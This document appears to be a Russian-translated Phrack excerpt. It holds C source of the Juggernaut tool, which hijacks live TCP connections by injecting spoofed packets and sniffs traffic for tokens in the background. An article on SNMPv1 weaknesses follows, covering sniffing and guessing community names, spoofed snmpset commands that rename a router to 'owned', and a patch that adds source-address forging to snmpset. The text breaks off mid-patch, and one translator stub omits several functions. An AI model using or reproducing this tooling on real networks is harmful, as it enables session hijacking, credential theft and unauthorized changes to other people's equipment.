    tpack.ip.ihl=5;
    tpack.ip.ttl=64;
    tpack.ip.protocol=IPPROTO_TCP;

    tpack.ip.saddr=target->saddr;
    tpack.ip.daddr=target->daddr;

    tempBuf=(char *)malloc(PHDR+TCPHDR+len);
    ppheader=(struct psuedoHeader *)tempBuf;

    ppheader->saddr=tpack.ip.saddr;
    ppheader->daddr=tpack.ip.daddr;
    ppheader->null=0;
    ppheader->prot=IPPROTO_TCP;

    signal(SIGINT,seizure);

    fprintf(stderr,"Hijacking connection:\t %s [%d]\t-->\t %s [%d]\n",hostLookup(target->saddr),ntohs(target-
    fprintf(stderr,"'ctrl-c' when you are finished (this will RST the connection).\n");
    fprintf(stderr,"juggernaut>");

    fgets(buf,sizeof(buf),stdin);

    len=strlen(buf)+1;□□□
    bcopy(buf,tpack.payload,len--);

    tpack.ip.tot_len=htons(IPHDR+TCPHDR+len);□□
    ppheader->tlen=htons(TCPHDR+len);

    if(setjmp(env)){
        if(verbosity)fprintf(stderr,"Quiet connection, try again later. [soft error, returning]\n");
        return;
    }
    signal(SIGALRM,nettimeout);
    alarm(0);
    alarm(netreadtimeout);

    while(1)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&iphp->saddr==target->da
        tpack.tcp.seq=tcphp->ack_seq;
        tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq)+1);

        bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR+len);
        tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR+len);

□sendto(ripsock,&tpack,IPHDR+TCPHDR+len,0,(struct sockaddr *)&sin,sizeof(sin));
□break;
    }

    alarm(0);
    while(sigsentry){
□if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP&&iphp->saddr==target->daddr&&tcphp-
□    if(!tcphp->psh)continue;
            dumpp(epack.payload-2,htons(iphp->tot_len)-sizeof(epack.ip)-sizeof(epack.tcp),0);

            bzero(&buf,sizeof(buf));
□    fgets(buf,sizeof(buf),stdin);

            if(!buf[1])continue;

□    len=strlen(buf)+1;□□□
□    bcopy(buf,tpack.payload,len--);
```

```
            tpack.tcp.psh=1;
            tpack.tcp.check=0;
            tpack.ip.check=0;

            tpack.ip.tot_len=htons(IPHDR+TCPHDR+len);

            tpack.tcp.seq=tcphp->ack_seq;
            tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq)+1);

            ppheader->tlen=htons(TCPHDR+len);
            bcopy(&tpack.tcp,tempBuf+PHDR,PHDR+TCPHDR+len);
            tpack.tcp.check=in_cksum((unsigned short *)tempBuf,PHDR+TCPHDR+len);

□    sendto(ripsock,&tpack,IPHDR+TCPHDR+len,0,(struct sockaddr *)&sin,sizeof(sin));
        }
    }
    crst(target);
    /*free(tempBuf);        XXX */
    close(tlinksock);
}


/*
 *  Packet sniffer parses TCP packets for token.  Logs that packet, along with
 *  the next 'enticement` number of packets.  Not really all that robust.
 */

void bloodhound(token,enticementfactor)
char *token;
int enticementfactor;
{

    void parsep(char *,int,FILE *);
    void shadow();
    char *hostLookup(unsigned long);

    FILE *fp=0;
    time_t tp=0;

    int length=0;
    int grabflag=0;
    unsigned long targetsourceip=0;
    unsigned short targetsourceport=0;
    int tlinksock=tap(DEVICE);

    if(!(fp=fopen(SNIFLOG,"a+"))){
        if(verbosity){
            fprintf(stderr,"Cannot open file for logging. [fatal]\n");
            fprintf(stderr,"[cr]");
        }
        exit(0);
    }

    ALIGNNETPOINTERS();

    fprintf(stderr,"\nDropping to background, sniffing for smarmy tidbits...\n");

    shadow();
    fprintf(stderr,"\nSend a SIGKILL to %d when you are thorugh.\n",getpid());

    fprintf(fp,"\n------------------------------------------------------------------------\n[ Juggernaut bloodho
    time(&tp);
    fprintf(fp,"[ Log started:\t\t%s------------------------------------------------------------------------\n",
    fflush(fp);

    while(1)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP){
        length=htons(iphp->tot_len)-sizeof(epack.ip)-sizeof(epack.tcp);

        if((!grabflag)&&(strstr((epack.payload-2),token))){
            grabflag=enticementfactor;
            targetsourceip=iphp->saddr;
```

```
            targetsourceport=tcphp->source;
            fprintf(fp,"\n\t %s [%d]\t<-->\t %s [%d]\n",hostLookup(iphp->saddr),ntohs(tcphp->source),hostLook
            parsep(epack.payload-2,length,fp);
        }
        if(grabflag){
            if(iphp->daddr==targetsourceip&&tcphp->dest==targetsourceport){
                parsep(epack.payload-2,length,fp);
                grabflag--;
            }
        }
    }
    /* NOTREACHED */
}


/*
 *  Packet parser.  Print the packet out...
 */

void parsep(payload,length,fp)
char *payload;
int length;
FILE *fp;
{
    register int tickytacky=0;

    for(tickytacky=0;tickytacky<length;tickytacky++){
        if(payload[tickytacky]==0xd){
            fprintf(fp,"\n");
            continue;
        }
        if(isprint(payload[tickytacky]))fprintf(fp,"%c",payload[tickytacky]);
    }
    fflush(fp);
}


/*
 *  Handles network timeouts.
 */

void nettimeout(){

    alarm(0);
    longjmp(env,1);
}
```

Juggernaut/NumberOneCrush/prometheus.c

```
/*
 *
 *                                Juggernaut
 *                                Version b2
 *
 *                           1996/7 Guild productions
 *                          daemon9[guild|phrack|r00t]
 *
 *                        comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  prometheus.c - the packet assemby workshop module.  Each of the main
 *  packet assembly subfunctions will end up calling the ip assembler to build
 *  the IP portion and send it (them) out.
 *
 *  Too many dependencies in menu.c
```

```
 *
 *  Shout out to Nirva for some suggestions/help.  Nirva rules, BTW.  I love
 *  Nirva.  You should too.
 *
 */


#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <time.h>
#include <netinet/in.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <linux/socket.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
#include <linux/icmp.h>
#include <linux/if_ether.h>
#include <linux/if.h>

#define MINIBUF     10
#define BUFSIZE     512
#define ETHHDR      14
#define PHDR        12
#define TCPHDR      20
#define UDPHDR      8
#define IPHDR       20

#define NOTRANSPORT     0x00
#define TCPTRANSPORT    0x01
#define UDPTRANSPORT    0x02
#define ICMPTRANSPORT   0x04

struct tpak{□□□/* TCP packet */
    struct tcphdr tcp;
    char payload[BUFSIZE];
}tpack;

struct upak{□□□/* UDP packet */
    struct udphdr udp;
    char payload[BUFSIZE];
}upack;

struct ipak{□□□/* ICMP packet */
    struct icmphdr icmp;
    char payload[BUFSIZE];
}ipack;

struct rippak{     □□/* IP packet */
    struct iphdr ip;
    char payload[BUFSIZE+20];
}rippack;

int woe;
extern int verbosity;

#define RIPPACKETSIZE 552

int prometheus(type)
int type;
{
    void tcpa();
    void udpa();
    void icmpa();
```

```
    void igmpa();
    void ripa(int);

    bzero(&rippack,sizeof(rippack));
    woe=0;

    switch(type){
        case 1:
□    tcpa();
□    break;
□case 2:
□    udpa();
□    break;
□case 3:□□□□
□    icmpa();
□    break;
□case 4:
□    ripa(NOTRANSPORT);
□    break;
□case 5:
□    return(woe=1);
□default:
□    break;□□□
    }
    return(woe);
}

/* [Полные реализации tcpa(), udpa(), icmpa(), ripa() опущены —
   см. исходный текст выше] */
```

Juggernaut/NumberOneCrush/surplus.c

```
/*
 *
 *                                  Juggernaut
 *                                  Version b2
 *
 *                             1996/7 Guild productions
 *                            daemon9[guild|phrack|r00t]
 *
 *                          comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  surplus.c - helper functions
 *
 */

#include <string.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <sys/wait.h>

#define HELPFILE    "./ClothLikeGauze/.help"
#define FBUFSIZE     80
#define MINIBUF      10

extern int verbosity;
/*
```

```
 *  IP address into network byte order
 */

unsigned long nameResolve(hostname)
char *hostname;
{

    struct in_addr addr;
    struct hostent *hostEnt;

    if((addr.s_addr=inet_addr(hostname))==-1){
        if(!(hostEnt=gethostbyname(hostname)))return(0);
        bcopy(hostEnt->h_addr,(char *)&addr.s_addr,hostEnt->h_length);
    }
    return addr.s_addr;
}

#ifdef FASTCHECK

/*
 *  Fast IP checksum routine.
 */

unsigned short in_cksum(buff,len)
unsigned char *buff;
int len;
{
    unsigned long sum = 0;
    if (len>3){
        __asm__("clc\n"
        "1:\t"
        "lodsl\n\t"
        "adcl %%eax, %%ebx\n\t"
        "loop 1b\n\t"
        "adcl $0, %%ebx\n\t"
        "movl %%ebx, %%eax\n\t"
        "shrl $16, %%eax\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum) , "=S" (buff)
        : "0" (sum), "c" (len >> 2) ,"1" (buff)
        : "ax", "cx", "si", "bx" );
    }
    if(len&2){
        __asm__("lodsw\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    if(len&1){
        __asm__("lodsb\n\t"
        "movb $0, %%ah\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    sum =~sum;
    return(sum&0xffff);
}

#else

/*
 *  IP Family checksum routine
 */

unsigned short in_cksum(ptr,nbytes)
```

```
unsigned short *ptr;
int nbytes;
{

    register long sum=0;
    u_short oddbyte;
    register u_short answer;

    while(nbytes>1){
        sum+=*ptr++;
        nbytes-=2;
    }
    if(nbytes==1){
        oddbyte=0;
        *((u_char *)&oddbyte)=*(u_char *)ptr;
        sum+=oddbyte;
    }
    sum+=(sum>>16);
    answer=~sum;
    return(answer);
}

#endif

/*
 *  Network byte order into IP address
 */

char *hostLookup(in)
unsigned long in;
{

    #define BUFSIZE         256

    char hostname[BUFSIZE]={0};
    struct in_addr addr;
#ifdef USENAME
    struct hostent *hostEnt;
#endif

    addr.s_addr=in;

#ifdef USENAME
    hostEnt=gethostbyaddr((char *)&addr,sizeof(struct in_addr),AF_INET);
    if(!hostEnt)
#endif

        strcpy(hostname,inet_ntoa(addr));

#ifdef USENAME
    else strcpy(hostname,hostEnt->h_name);
#endif
    return(strdup(hostname));
}

/*
 *  Simple daemonizing procedure.
 */

int shadow(void){

    int fd,pid;
    extern int errno;

    signal(SIGTTOU,SIG_IGN);
    signal(SIGTTIN,SIG_IGN);
    signal(SIGTSTP,SIG_IGN);

    switch((pid=fork())){
        case 0:
            break;
```

```
        default:
            exit(0);
        case -1:
            fprintf(stderr,"Forking Error\n");
            exit(1);
    }
    setpgrp();
    if((fd=open("/dev/tty",O_RDWR))>=0){
        ioctl(fd,TIOCNOTTY,(char *)NULL);
        close(fd);
    }
    errno=0;
    chdir("/");
    umask(0);
    return(pid);
}


/*
 *  Keeps processes from zombiing on us...
 */

static void reaper(signo)
int signo;
{
    pid_t pid;
    int sys;

    pid=wait(&sys);
    signal(SIGCHLD,reaper);
    return;
}


/*
 *  Dump usage and exit.
 */

void usage(nomenclature)
char *nomenclature;
{
    fprintf(stderr,"\n\nUsage:\t%s [-h] [-s TOKEN [-e xx] ] [-v] [-t xx]\n\n"
    "    -h terse help\n"
    "    -H expanded help for those 'specially challanged' people...\n"
    "    -s dedicated sniffing (bloodhound) mode, in which TOKEN is found enticing\n"
    "    -e enticement factor (defaults to 16)\n"
    "    -v decrease verbosity (don't do this)\n"
    "    -V version information\n"
    "    -t xx network read timeout in seconds (defaults to 10)\n"
    "    Invoked without arguments, Juggernaut starts in `normal` mode.\n\n",nomenclature);
    exit(0);
}


/*
 *  Simple file pager.
 */

void bookworm(){

    FILE *fp;
    char tempBuf[FBUFSIZE],buf[MINIBUF];
    int i=0;

    if(!(fp=fopen(HELPFILE,"r"))){
        if(verbosity){
            fprintf(stderr,"Cannot open help file.\n");
            fprintf(stderr,"[cr]");
            getchar();
            return;
        }
```

```
    }
    while(fgets(tempBuf,FBUFSIZE-1,fp)){
        fprintf(stderr,tempBuf);
        if(i==24){
            fprintf(stderr,"\n[cr,q] >");
            bzero(&buf,sizeof(buf));
            fgets(buf,sizeof(buf-1),stdin);
            if(buf[0]=='q')break;
            i=0;
        }
        else i++;
    }
}


/*
 *  Main signal handler to facilitate clean exits.
 */

void twitch(){

    void cleanexit();

    if(verbosity)fprintf(stderr,"\nCaught signal, exiting cleanly.\n");
    signal(SIGINT,SIG_DFL);
    signal(SIGQUIT,SIG_DFL);
    cleanexit();
}


/*
 *  Used as a catchall to cleanly exit proccesses
 */

void spasm(){

    extern int linksock;

    if(linksock)close(linksock);
    exit(0);
}


/*
 *  Spy signal handler.
 */

void convulsion(){

    void twitch();

    extern int sigsentry;

    if(verbosity)fprintf(stderr,"\nCaught signal.\n");
    fprintf(stderr,"[cr]");
    getchar();
    signal(SIGINT,twitch);
    sigsentry=0;
}


/*
 *  Pre-hijacking signal handler.
 */

void sputter(){

    void twitch();

    extern int sigsentry;
    if(verbosity)fprintf(stderr,"\nCaught prehijack signal.\n");
```

```
    signal(SIGINT,twitch);
    sigsentry=0;
}


/*
 *  Post-hijacking signal handler.
 */

void seizure(){

    void twitch();

    extern int sigsentry;

    if(verbosity)fprintf(stderr,"\nCaught posthijack signal.\n");
    sigsentry=0;
    signal(SIGINT,twitch);
}

/*
 *  Exit Cleanly.
 */

void cleanexit(){

    void powerdown();

    extern int ripsock;
    extern int hpid;
    extern int acrstpid;

    close(ripsock);
    powerdown();
    if(kill(hpid,SIGUSR1))if(verbosity){
        perror("(cleanexit) Could not signal hunter");
        fprintf(stderr,"[cr]");
        getchar();
    }
    if(acrstpid)
        if(kill(acrstpid,SIGUSR1))if(verbosity){
        perror("(cleanexit) Could not signal ACRSTD");
        fprintf(stderr,"[cr]");
        getchar();
        }
    fprintf(stderr,"Juggernaut is a Guild Corporation production, (c) 1996/7.\n\n");
    exit(0);
}
```

Juggernaut — производство Guild Corporation, (c) 1996/7.

Небезопасность протоколов сетевого управления: SNMPv1

Автор: alhambra [guild]

По мере того как сети становились всё больше и сложнее, определённая часть сообщества сетевых администраторов ощутила необходимость во внедрении протоколов сетевого управления. С административной точки зрения это выглядит вполне разумно: централизовать управление сетью, обеспечив администратору удобство мониторинга и внесения изменений по мере необходимости. Однако, как обычно, с точки зрения безопасности эти протоколы являются потенциальной катастрофой.

В этой статье мы исследуем мир SNMPv1. В двух последующих статьях (которые будут опубликованы в следующих выпусках Phrack) мы рассмотрим другие схемы сетевого управления (SNMPv2, DCE и т.д.). SNMPv1 существует уже давно. Фактически, многие из проблем, описанных в этой статье, были устранены в SNMPv2. Однако, как обычно, крупные сети, изначально построившие своё администрирование на SNMPv1, медленно переходят на новое. В результате крупные корпорации, университеты и некоторые небольшие/дешёвые ISP по-прежнему используют первую версию на своих маршрутизаторах, концентраторах, мостах, хостах и прочем оборудовании — нередко в чудовищно настроенных конфигурациях.

Протокол SNMP

Протокол SNMP имеет 5 простых типов сообщений: get-request, get-next-request, set-request, get-response и trap. Мы сосредоточимся на использовании сообщений get-* для получения информации с удалённых хостов, маршрутизаторов и тому подобного, а также на set-request для изменения различных параметров на целевой системе.

SNMP использует UDP в качестве транспортного механизма. Базовая структура SNMP-пакета выглядит следующим образом:

```
+-------------------------------------------------------------------------+
|IP |UDP|Version|Community|PDU |Request|err.|err. |name|value|name|value| ... |
|Hdr|Hdr|       |         |Type|  ID   |stat|index|    |     |    |     |     |
+-------------------------------------------------------------------------+
```

Community (сообщество) — это механизм аутентификации SNMP. Тип PDU обозначает вид отправляемого сообщения (get-request, set-request и т.д.). Request ID используется для различения запросов. Error status (очевидно) служит для передачи сообщений об ошибках, а error index указывает смещение переменной, в которой возникла ошибка. Наконец, name и value представляют собой имя запрашиваемого поля и либо значение, на которое его нужно установить, либо его текущее значение на удалённом сервере. Всё это описывается в MIB, написанной на ASN.1 и закодированной с помощью BER. ASN.1 используется для определения данных, их типов и свойств. BER применяется для фактической передачи данных в платформонезависимом формате (нечто похожее на XDR).

Значения, которые можно получать и устанавливать через SNMP, определены в так называемой базе управляющей информации (Message Information Base, MIB). MIB написана на ASN.1 и определяет все классы переменных, типы, переменные и прочее, связанное с SNMP. В стандартную MIB входят классы, описывающие переменные для статистики и значений системы в целом, интерфейсов системы, (возможно) таблицы трансляции адресов, IP, TCP, UDP, ICMP и так далее — в зависимости от типа системы, на которой работает агент.

Где именно кроются уязвимости в безопасности SNMPv1? Можно выделить 4 общих проблемных области:

1. Использование UDP в качестве транспортного механизма
2. Использование общих имён (community names) в открытом виде и наличие стандартных чрезмерно привилегированных сообществ
3. Доступная информация
4. Возможность удалённого изменения параметров

Все они взаимосвязаны. Мы пройдёмся по каждой из них, определим проблему и объясним, как её можно эксплуатировать. К сожалению, большинство проблем SNMPv1 (далее мы будем называть его просто SNMP) вытекают из его архитектуры и не имеют простого решения без перехода на SNMPv2 или какой-либо иной протокол сетевого управления. Тем не менее здравый смысл позволяет в большинстве ситуаций минимизировать последствия.

UDP как транспортный механизм

Я знаю, что не одинок в ощущении того, что UDP — в лучшем случае плохая идея для любого приложения, требующего какого-либо уровня безопасности. Отсутствие соединения у UDP порождает огромное множество проблем в части аутентификации на основе адреса хоста — именно её, к сожалению, SNMP использует как один из своих механизмов. Таким образом, из-за применения UDP-транспорта мы имеем 2 базовых вектора атаки. Во-первых, мы можем легко подделать пакеты, отправляемые на сервер, и изменить/добавить/переконфигурировать его состояние. Поскольку мы используем поддельный адрес источника, получить ответное сообщение невозможно, однако машина, чей адрес мы подделали, просто отбросит это сообщение, а сервер ни о чём не узнает. Используя нашу программу `snmpset`, модифицированную для работы с raw-сокетом (что позволяет подделывать адрес источника), мы можем изменить любое значение в MIB, определённое как read-write, — ПРИ УСЛОВИИ, ЧТО МЫ ЗНАЕМ ПРИВИЛЕГИРОВАННОЕ ИМЯ СООБЩЕСТВА.

```
snmpset -v 1 -e 10.0.10.12 router.pitiful.com cisco00\
        system.sysName.0 s "owned"
```

Это изменит имя маршрутизатора на «owned» — на случай, если мы хотим совсем уж откровенно указать, что безопасность этого роутера никуда не годится.

Но как нам раздобыть легитимное имя сообщества? Есть несколько методов.

Использование открытых имён сообществ и стандартных имён

Одно из самых смешных аспектов протокола SNMP — его метод «аутентификации». Я употребляю этот термин лишь в самом широком смысле, поскольку при одной мысли об этом меня передёргивает. SNMP может аутентифицировать только по двум элементам. Адрес источника, как мы видели выше, тривиально подделать, что делает аутентификацию на основе адреса бесполезной. Второй метод — использование имён сообществ (community names). Имена сообществ можно рассматривать как пароли для SNMP-агента. Так же легко, как пароли в открытом виде перехватываются из трафика telnet, rlogin, ftp и подобных протоколов, мы можем перехватывать их из SNMP-пакетов. По сути, это даже проще, поскольку имя сообщества присутствует в каждом SNMP-пакете. Запустите ваш любимый сниффер (именно сниффер, а не парольный сниффер) на любом сегменте сети, где работает SNMP. Мой любимый сниффер — `snoop`, им я и воспользуюсь в качестве примера, хотя любой другой сниффер подойдёт столь же хорошо. SNMP использует порт 161. Интересующее нас поле — community — обычно имеет длину

6–8 символов. Запустив snoop на своём сегменте, я получаю следующее (IP-адреса изменены для защиты глупцов, разумеется):

```
# snoop -x 49,15 port 161
Using device /dev/le (promiscuous mode)
10.20.48.94 -> 10.20.19.48 UDP D=161 S=1516 LEN=62

           0: 0572 3232 3135 a028 0202 009c 0201 0002    .r4485.(.......
```

Вот и всё. Используя это имя сообщества, мы можем получить всю нужную нам информацию и изменить все параметры по своему желанию. Достаточно просто — если вы имеете возможность прослушивать сегмент. Но что делать, когда такой возможности нет?

Доступная информация

Когда нет возможности прослушивать сегмент, жизнь становится немного сложнее. Но лишь немного. На нашей стороне есть несколько полезных вещей. Прежде всего, почти всегда существует стандартное сообщество «public». Очень немногие администраторы удосуживаются деактивировать это сообщество или осознают, какую угрозу оно представляет. Используя его, мы обычно можем прочитать всю нужную нам информацию. Довольно часто возможность читать информацию даёт достаточно подсказок, чтобы попытаться брутфорсом подобрать легитимное имя сообщества.

```
snmpwalk -v 1 router.pitiful.com public system
```

Эта команда выдаст нам содержимое системной таблицы примерно в следующем виде:

```
system.sysDescr.0 = "Cisco Internetwork Operating System Software ..IOS (tm) GS
Software (RSP-K-M), Version 11.0(4), RELEASE SOFTWARE (fc1)..Copyright (c) 1986
-1995 by cisco Systems, Inc...Compiled Mon 18-Dec-95 22:54 by alanyu"
system.sysObjectID.0 = OID: enterprises.Cisco.1.45
system.sysUpTime.0 = Timeticks: (203889196) 23 days, 14:21:31
system.sysContact.0 = "Jeff Wright"
system.sysName.0 = "hws"
system.sysLocation.0 = ""
system.sysServices.0 = 6
```

Мы видим, что имеем дело с маршрутизатором Cisco, знаем имя контактного лица и системное имя. По аналогии с угадыванием паролей, мы можем использовать эту информацию, чтобы попробовать сложить имя сообщества. Популярные варианты включают слова вроде «admin», «router», «gateway» и подобные, в сочетании с цифрами и т.д. Например, для приведённого выше примера можно попробовать «routerhws» — может сработает, а может и нет. Хотя неудачные попытки фиксируются в логах, мало кто, если вообще кто-либо, их проверяет. (Как выяснилось, у приведённого выше маршрутизатора имя сообщества было «cisco00». Оригинально, не правда ли?)

Даже если работает только «public», через SNMP доступно немало интересного. Мы можем дампить таблицы маршрутизации, таблицы соединений, статистику использования маршрутизатора. В определённых ситуациях можно даже получить информацию о действующих пакетных фильтрах и правилах контроля доступа. Всё это полезная информация для проведения атак обычными методами. Иногда «public» даже имеет права r/w на определённые таблицы, и через эту учётную запись можно сделать большую часть того, что нам нужно. Но когда у нас есть привилегированное сообщество — вот тогда начинается настоящее веселье.

Удалённое управление через SNMP

У нас есть все необходимые элементы для удалённой конфигурации сети: имя сообщества и возможность подделать адрес менеджера (SNMP-клиента). Остаётся выяснить, что именно можно изменить. Это сильно варьируется. Существует набор умолчаний, которые будут почти у каждой SNMP-управляемой машины. Помимо них, есть «корпоративные» (enterprise) MIB, определяющие специфические для производителя SNMP-таблицы и поля. Здесь слишком много, чтобы всё охватить. Загляните, например, на ftp://ftp.cisco.com/ или ftp://ftp.ascend.com/ — большинство производителей легко находят свои MIB. Веб-сайт Cisco также содержит отличное введение в их корпоративные MIB с подробным описанием различий между версиями IOS и прочего.

А пока посмотрите на следующее как на хорошие отправные точки:

```
system.sysContact   \
system.sysName       |- менять особого смысла нет, но... почему нет.
system.sysLocation  /

interfaces.ifTable.ifAdminStatus.n (где n — номер, начиная с 0)

at.atTable.atIfIndex.n
at.atTable.atPhysAddress.n
at.atTable.atNetAddress.n

ip.ipForwarding
ip.ipDefaultTTL
ip.ipRouteTable.* (в этой таблице масса всего)
ip.ipNetToMediaTable.* (аналогично)

tcp.tcpConnState.* (устанавливается только в 12, что удаляет TCB)
```

...и так далее. Если у вас есть книга «TCP/IP Illustrated Vol. 1», глава об SNMP содержит таблицы с типами всех этих значений. Если у вас нет «TCP/IP Illustrated» — вставайте из-за компьютера и идите покупать.

Помните: людям не очень нравится, когда вы возитесь с их оборудованием. Действуйте ответственно.

А администраторам, читающим это: ОТКЛЮЧИТЕ SNMPv1! Подумайте об этом. Каждый раз, когда вы допускаете управление вашей сетью через сеть столь небезопасным способом, как это делает SNMPv1, вы создаёте себе всё больше проблем. Исходя из концепции приемлемых рисков, поймите: это — не приемлемый риск. Изучите альтернативное ПО для управления сетью. Имейте в виду, однако, что проблемы будут всегда. (SNMPv2 я тоже не рекомендую... через несколько месяцев, когда выйдет моя статья и инструменты для SNMPv2, вы будете рады, что не перешли на него.)

Ресурсы

Используемый мной инструментарий основан на модификациях UCD к дистрибутиву CMU SNMP. Его можно найти по адресу:

ftp://ftp.ece.ucdavis.edu/pub/snmp/ucd-snmp-3.1.3.tar.gz

После этой статьи следует патч — модификации библиотеки snmplib для поддержки подделки адресов и изменения в приложении `snmpset`. Патч гарантированно работает под Solaris, хотя для переноса на любую другую платформу потребуются лишь незначительные правки.

ftp.cisco.com/pub/mibs и ftp.ascend.com/pub/Software-Releases/SNMP/MIBS содержат корпоративные MIB для различных аппаратных устройств.

www.cisco.com/univercd/ содержит огромное количество информации о разнообразном оборудовании и ПО Cisco, включая отличные справочники по SNMP в IOS.

http://www.cs.tu-bs.de/ibr/cgi-bin/sbrowser.cgi — браузер MIB, позволяющий использовать любой веб-клиент для просмотра как стандартных, так и вендорских MIB на этом сайте.

RFC! Да, все они. Зайдите на http://www.internic.net/ds/dspg0intdoc.html и читайте. Поиск по «SNMP» вернёт огромное количество результатов. Местами они немного... гм... лаконичны, но именно они являются де-факто определениями SNMP. Беглое их чтение даст вам больше информации, чем вы можете представить.

Патч: SNMPv1/snmp.diff

```
*** apps/snmpset.c      Mon Jan 20 09:07:22 1997
-- apps/snmpset.c       Tue Apr  8 17:21:03 1997
***************
*** 77,83 ****

  void
  usage(){
!     fprintf(stderr, "Usage: snmpset -v 1 [-q] hostname community [objectID typ
e value]+    or:\n");
      fprintf(stderr, "Usage: snmpset [-v 2] [-q] hostname noAuth [objectID type
 value]+     or:\n");
      fprintf(stderr, "Usage: snmpset [-v 2] [-q] hostname srcParty dstParty con
text [oID type val]+\n");
      fprintf(stderr, "\twhere type is one of: i, s, x, d, n, o, t, a\n");
--- 77,83 ----

  void
  usage(){
!     fprintf(stderr, "Usage: snmpset -v 1 [-e fakeip] [-q] hostname community [
objectID type value]+    or:\n");
      fprintf(stderr, "Usage: snmpset [-v 2] [-q] hostname noAuth [objectID type
 value]+     or:\n");
      fprintf(stderr, "Usage: snmpset [-v 2] [-q] hostname srcParty dstParty con
text [oID type val]+\n");
      fprintf(stderr, "\twhere type is one of: i, s, x, d, n, o, t, a\n");
***************
*** 85,90 ****
--- 85,93 ----
      fprintf(stderr, "\t\tn: NULLOBJ, o: OBJID, t: TIMETICKS, a: IPADDRESS\n");
  }

+ extern char *fakeaddr;
+ extern int nastyflag;
+
  int
  main(argc, argv)
      int           argc;
***************
*** 152,158 ****
                          usage();
                          exit(1);
                      }
!                     break;
                default:
                    printf("invalid option: -%c\n", argv[arg][1]);
                    break;
--- 155,165 ----
                          usage();
                          exit(1);
                      }
!                     break;
!               case 'e':
!                       fakeaddr = argv[++arg];
!                       nastyflag = 1;
!                       break;
                default:
                    printf("invalid option: -%c\n", argv[arg][1]);
```

```
                    break;
*** snmplib/snmp_api.c  Mon Jan 20 10:43:20 1997
-- snmplib/snmp_api.c   Tue Apr  8 17:21:08 1997
***************
*** 58,63 ****
--- 58,71 ----
  #include <sys/select.h>
  #endif
  #include <sys/socket.h>
+
+ #include <netinet/in_systm.h>
+ #include <netinet/in.h>
+ #include <netinet/ip_var.h>
+ #include <netinet/ip.h>
+ #include <netinet/udp.h>
+ #include <netinet/udp_var.h>
+
  #include <netdb.h>
  #include "asn1.h"
  #include "snmp.h"
***************
*** 847,852 ****
--- 855,882 ----
      }
      return 0;
  }
+ /* EVIL STUFF in_cksum for forged ip header */
+ unsigned short in_cksum(addr, len)
+     u_short *addr;
+     int len;
+ {
+     register int nleft = len;
+     register u_short *w = addr;
+     register int sum = 0;
+     u_short answer = 0;
+     while (nleft > 1)  {
+         sum += *w++;
+         nleft -= 2;
+     }
+     if (nleft == 1) {
+         *(u_char *)(&answer) = *(u_char *)w ;
+         sum += answer;
+     }
+     sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
+     sum += (sum >> 16);         /* add carry */
+     answer = ~sum;              /* truncate to 16 bits */
+     return(answer);
+ }

  /*
   * Sends the input pdu on the session after calling snmp_build to create
***************
*** 857,862 ****
--- 887,894 ----
   * On any error, 0 is returned.
   * The pdu is freed by snmp_send() unless a failure occured.
   */
+ char *fakeaddr = NULL;
+ int nastyflag = 0;
  int
  snmp_send(session, pdu)
      struct snmp_session *session;
***************
*** 1013,1026 ****
        xdump(packet, length, "");
          printf("\n\n");
      }

!
!     if (sendto(isp->sd, (char *)packet, length, 0,
!             (struct sockaddr *)&pdu->address, sizeof(pdu->address)) < 0){
```

```
!       perror("sendto");
!       snmp_errno = SNMPERR_GENERR;
!       return 0;
!     }
  /*    gettimeofday(&tv, (struct timezone *)0); */
      tv = Now;
      if (pdu->command == GET_REQ_MSG || pdu->command == GETNEXT_REQ_MSG
--- 1045,1099 ----
        xdump(packet, length, "");
          printf("\n\n");
      }
+    if(nastyflag == 1)
+       {
+         struct ip *ip_hdr;
+         struct udphdr *udp_hdr;
+         char *payload;
+         int socky;
+         struct sockaddr_in dest;
+         payload = (char*) malloc
+                 (sizeof(struct ip)
+                  + (sizeof(struct udphdr)) + length);
+         ip_hdr = (struct ip*) payload;
+         ip_hdr->ip_v=4;
+         ip_hdr->ip_hl=5;
+         ip_hdr->ip_tos=0;
+         ip_hdr->ip_off=0;
+         ip_hdr->ip_id=htons(1+rand()%1000);
+         ip_hdr->ip_ttl=255;
+         ip_hdr->ip_p=IPPROTO_UDP;
+         ip_hdr->ip_len = htons(sizeof(struct ip) + sizeof(struct udphdr) + length);
+         ip_hdr->ip_src.s_addr = inet_addr(fakeaddr);
+         ip_hdr->ip_dst = pdu->address.sin_addr;
+         ip_hdr->ip_sum = in_cksum(&ip_hdr,sizeof(ip_hdr));
+
+         udp_hdr = (struct udphdr *) (payload + sizeof(struct ip));
+         udp_hdr->uh_sport = htons(10000+rand()%20000);
+         udp_hdr->uh_dport = htons(161);
+         udp_hdr->uh_ulen = htons(length + sizeof(struct udphdr));
+         udp_hdr->uh_sum = 0;
+         memcpy(payload + sizeof(struct udphdr)+sizeof(struct ip),packet,length);
+         dest.sin_family = AF_INET;
+         dest.sin_port = htons(161);
+         dest.sin_addr = pdu->address.sin_addr;
